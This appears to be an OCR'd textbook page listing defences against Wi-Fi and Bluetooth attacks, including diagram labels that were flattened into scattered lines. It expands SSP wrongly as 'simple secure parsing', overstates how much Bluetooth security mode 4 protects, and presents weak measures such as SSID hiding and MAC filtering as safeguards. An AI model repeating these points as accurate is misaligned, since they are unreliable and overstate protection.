
Internet
Use Wireless IDS
RADIUS Server
VPN Server
Exchange Server
Database Server
Authenticate Wi-Fi Users using RADIUS
Use IPsec for Intranet Access
Enterprise Network
Use MAC Filtering
User
Enable WPA2/WPA3
Use VPN tunnel
Encryption
Use Complex Password
Attacker
Disassociate Unauthorized Users
Disable Broadcast SSID

Defense Against Wireless Attacks

- **Best Practices for Configuration**
  - Change the default SSID after WLAN configuration.
  - Set the router access password and enable firewall protection.
  - Disable SSID broadcasts.

  - Disable remote router login and wireless administration.
  - Enable MAC address filtering on APs or routers.
  - Enable encryption on APs and change passphrases often.
  - Close all unused ports to prevent attacks on APs.
  - Segregate the network to ensure that guests are not given access to the private network.
  - Employ closed networks and provide the SSID to the employees, instead of allowing them to select it from a broadcast list.
  - Disable the Dynamic Host Configuration Protocol (DHCP) and rely on static IP addresses.
  - Disable the Simple Network Management Protocol (SNMP). If it is required, configure the settings to the least privileges.
  - Change the default IP address of the router console.
- **Best Practices for SSID Settings**
  - Use SSID cloaking to keep certain default wireless messages from broadcasting the SSID to everyone.
  - Do not use the SSID, company name, network name, or any easy-to-guess string in passphrases.
  - Place a firewall or packet filter between an AP and the corporate Intranet.
  - Limit the strength of the wireless network so that it cannot be detected outside the bounds of the organization.
  - Check the wireless devices for configuration or setup problems regularly.
  - Implement an additional technique for encrypting traffic, such as IPsec over wireless.
  - Modify the SSID with some unique characters and strings, instead of using the manufacturer’s default SSID.
  - Use a separate SSID for guest users to isolate them from the organizational network.
  - Separate the organizational network into multiple zones with their own SSIDs to reduce the level of exploitation during attacks.
  - Always keep the SSID broadcast of the organization’s wireless devices in the hidden mode.
- **Best Practices for Authentication**
  - Choose WPA2-Enterprise with 802.1x authentication instead of WPA or WEP.
  - Implement WPA2/WPA3-Enterprise wherever possible.
  - Disable the network when not required.

- Place wireless APs in a secured location.
- Keep drivers on all wireless equipment updated.
- Use a centralized server for authentication.
- Enable server verification on the client side using 802.1X authentication to prevent MITM attacks.
- Enable two-factor authentication as an added line of defense.
- Deploy rogue-AP detection or wireless intrusion prevention/detection systems to prevent wireless attacks.



Internet
Use Wireless IDS
RADIUS Server
VPN Server
Exchange Server
Database Server
Authenticate Wi-Fi Users using RADIUS
Use IPsec for Intranet Access
Enterprise Network


Disassociate Unauthorized Users
Disable Broadcast SSID

Figure 16.123: Defense against wireless attacks



Defense Against Bluetooth Hacking

1. **Use non-regular patterns as PIN keys** when pairing devices
2. Keep your device in **non-discoverable (hidden) mode**
3. DO NOT accept any **unknown and unexpected** pairing requests
4. Always **enable encryption** when establishing BT connection to your PC
5. Keep a **check of all paired devices** in the past from time to time and delete any paired device that you are unsure of
6. Keep BT in the **disabled state**, and enable it only when needed
7. Set the Bluetooth-enabled device **network range to the lowest**, and perform pairing only in a **secure area**
8. Install **antivirus**
9. Use **link encryption** for all Bluetooth connections

Defense Against Bluetooth Hacking

Bluetooth operates in one of four security modes. Bluetooth devices adopting security mode 1 possess very little security, leaving themselves and the network prone to attacks. The security posture improves as the security mode number increases. In order to establish Bluetooth pairing between a claimant (sender) and a verifier (receiver), security modes 2 and 3 implement a personal identification number (PIN) pairing technique, while security mode 4 implements a simple secure parsing (SSP) technique. Bluetooth devices that employ security mode 4 prevent hackers from gaining access to a Bluetooth device or network. The following are some countermeasures to defend against Bluetooth hacking.

